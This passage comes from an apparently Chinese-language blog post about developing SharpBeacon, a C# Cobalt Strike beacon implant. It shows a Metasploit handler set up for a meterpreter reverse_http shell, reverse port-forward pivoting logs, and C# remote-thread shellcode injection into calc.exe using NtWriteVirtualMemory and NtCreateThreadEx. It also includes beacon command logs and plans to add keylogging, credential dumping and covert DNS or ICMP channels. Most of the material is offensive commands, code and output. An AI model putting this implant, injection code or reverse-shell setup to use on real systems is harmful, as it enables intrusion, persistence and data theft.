
```
[*] Starting persistent handler(s)...
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_http
payload ⇒ windows/meterpreter/reverse_http
msf6 exploit(multi/handler) > set lhost 192.168.202.180
lhost ⇒ 192.168.202.180
msf6 exploit(multi/handler) > set lport 22222
lport ⇒ 22222
msf6 exploit(multi/handler) > exploit
```

在本机地址192.168.202.1的23456端口转发到上述msf的监听


```
beacon> rportfwd 23456 192.168.202.180 22222
[+] started reverse port forward on 23456 to 192.168.202.180:22222
[*] Tasked beacon to forward port 23456 to 192.168.202.180:22222
[+] host called home, sent: 10 bytes
[+] received output:
ok
```

```
  TCP    0.0.0.0:8999           0.0.0.0:0              LISTENING       13900
  TCP    0.0.0.0:19531          0.0.0.0:0              LISTENING       4020
  TCP    0.0.0.0:23456          0.0.0.0:0              LISTENING       21404
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       1252
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       1056
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       2028
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       2264
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       3040
```

本地访问23456端口：



另一个网段访问23456端口：



rportfwd stop：

```
beacon> rportfwd stop 23456
[*] Tasked beacon to stop port forward on 23456
[+] stopped proxy pivot on 23456
[+] host called home, sent: 10 bytes
[+] received output:
ok
```

4.5注入部分

注入部分，cs的shinject、dllinject、inject都用来远程线程注入，我个人机器是win10 x64 1909,shellcode是用cs 的64位c# shellcode，被注入的程序是64位的calc.exe，程序返回的NTSTSTUS均为SUCCESS，且shellcode均已注入在相应的程序中，并新建出线程进行执行，但最后calc.exe都崩了，有点奇怪呀：

```
56
57              GCHandle handle = GCHandle.Alloc(Shellcode, GCHandleType.Pinned);
58              IntPtr payloadPtr = handle.AddrOfPinnedObject();
59              UInt32 BytesWritten = 0;
60              result = Syscalls.NtWriteVirtualMemory(
61                  processHandle,
62                  pBase,
63                  payloadPtr,
64                  (uint)Shellcode.Length,
65                  ref BytesWritten);
66              if (result != Native.NTSTATUS.Success)
67              {
68  #if DEBUG
69                  Console.WriteLine("[!] SCInject NtWriteVirtualMemory Failed. ");
70  #endif
71                  return false;
72              }
73
74
75              IntPtr hRemoteThread = IntPtr.Zero;  已用时间 <= 1ms
76              result = Syscalls.NtCreateThreadEx(
77                      ref hRemoteThread,
```

100 % 未找到相关问题

局部变量


搜索(Ctrl+E) 搜索深度: 3

名称	值	类型
ProcessId	23448	int
Shellcode	{byte[892]}	byte[]
processHandle	0x0000000000000688	System.IntPtr
oa	{Beacon.Utils.Native.OBJECT_ATTRIBUTES}	Beacon.Utils.N...
ci	{Beacon.Utils.Native.CLIENT_ID}	Beacon.Utils.N...
result	Success	Beacon.Utils.N...
regionSize	0x0000000000001000	System.IntPtr
pBase	0x00000298417b0000	System.IntPtr
handle	{System.Runtime.InteropServices.GCHandle}	System.Runtim...
payloadPtr	0x00000000027e33d8	System.IntPtr


内存 2

地址:


申请rwx内存空间存放shellcode后并在所执行shellcode下断:



执行NtCreateThreadEx(),被注入的calc.exe新建线程执行此shellcode：



最后跑起来报的c05，但分配的内存属性是rwx的：



4.6杂项部分

杂项部分，已完成有sleep、pwd、exit、setenv、drives、cd：

Sleep：

```
beacon> sleep 3
[*] Tasked beacon to sleep for 3s
[+] host called home, sent: 16 bytes
[+] received output:
ok
```

exit：

```
beacon> exit
[*] Tasked beacon to exit
[+] host called home, sent: 8 bytes
```

setenv：

```
beacon> setenv tmp12 D://1
[*] Tasked beacon to set tmp12 to D://1
[+] host called home, sent: 20 bytes
[+] received output:
D://1已设置
```

drives：

```
beacon> drives
[*] Tasked beacon to list drives
[+] host called home, sent: 12 bytes
[+] received output:
C:\D:\
```

Pwd：

```
beacon> pwd
[*] Tasked beacon to print working directory
[+] host called home, sent: 8 bytes
[+] received output:
C:\Users\kent\source\repos\SharpBeacon\Beacon\bin\Debug
```

cd：

```
beacon> cd C://
[*] cd C://
[+] host called home, sent: 12 bytes
beacon> pwd
[*] Tasked beacon to print working directory
[+] host called home, sent: 8 bytes
[+] received output:
C:\
```

五、完善及改进

后续需要改进的地方还有很多，有如下几点：

- 1、该封装好就封装好，该用设计模式就用
- 2、目前rsa密钥是pem方式就用了BouncyCastle库，要用回Exponent 和 Modulus
- 3、更多的注入方式，APC、傀儡进程等
- 4、更多的通信协议，如DNS、ICMP
- 5、支持spawn**，因为当执行spawn和job后，teamserver端会回传相应的dll，要改ts端
- 6、更多的功能，如mimi、keylogger、portscan、加载pe等 最后谢谢大家观看。